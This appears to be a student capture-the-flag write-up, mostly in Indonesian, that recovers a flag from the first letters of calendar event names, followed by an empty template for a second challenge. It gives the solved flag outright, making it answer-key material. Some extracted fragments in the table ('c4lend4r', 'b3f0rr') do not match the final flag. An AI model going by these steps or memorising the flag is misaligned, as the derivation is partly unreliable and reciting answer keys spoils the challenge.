
Antara setiap tanda `-` terdapat blok event.

Kalau kita ambil **huruf pertama** dari setiap event di dalam satu blok, kita bisa periksa apakah terbentuk kata tersembunyi:

Blok	Isi	Huruf Awal	Catatan
1️⃣ (awal–23 Sep)	focus time, vacation, planning sync, updates review	f v p u	→ "fvpu"
2️⃣ (24–27 Sep)	feedback session, lunch with team, anytime call, game night, handoff, 4pm checkpoint, vendor demo, engineering sync	f l a g h 4 v e	🔥 menghasilkan **FLAGH4VE**
3️⃣ (27–30 Sep)	yearly audit, 0-day check-in, user interviews	y 0 u	→ "y0u"
4️⃣ (30 Sep–3 Oct)	team standup, roadmap planning, Yearly audit	t r y	→ "try"
5️⃣ (3–7 Oct)	task triage, 0-day rollout	t 0	→ "t0"
6️⃣ (7–10 Oct)	retrospective notes, 3rd-quarter review, 4am pager test, design review	r 3 4 d	→ "r34d"
7️⃣ (10–17 Oct)	client call, 4pm sync, launch prep, eng standup, newsletter sync, demo day, all-hands, release notes	c 4 l e n d a r	→ "c4lend4r"
8️⃣ (17–23 Oct)	budget check, 3 issues triage, follow-up, 0-bug bash, release retro	b 3 f 0 r r	mendekati "b3f0rr" (bisa "bef0r")
9️⃣ (akhir)	end-of-Q3, start Q4	e s	penutup "es" atau "end start"



4. **Assemble the phrase:** Combine the block words (ignoring the opener/closer blocks) and normalize with hyphens →
have-you-try-to-r34d-c4lendar-b3fore



5. **Wrap to format:** Put it in pu-flag{...} →
pu-flag{h4ve-y0u-trY-t0-r34d-c4lendar-b3f0re}

Challenge Name 2

Solved On: <Date>
Solved by: <Student Name>
Flag Retrieved: <flag>

Challenges overview:
<What the challenge is about>

Key Findings:
<What did you find interesting upon first glance of the challenge>

Tools Used:
<List of tools and software used to solve the challenge>

Solving Step-by-step:
<Mention the step by step you do to get the flag (attach screenshot or code)>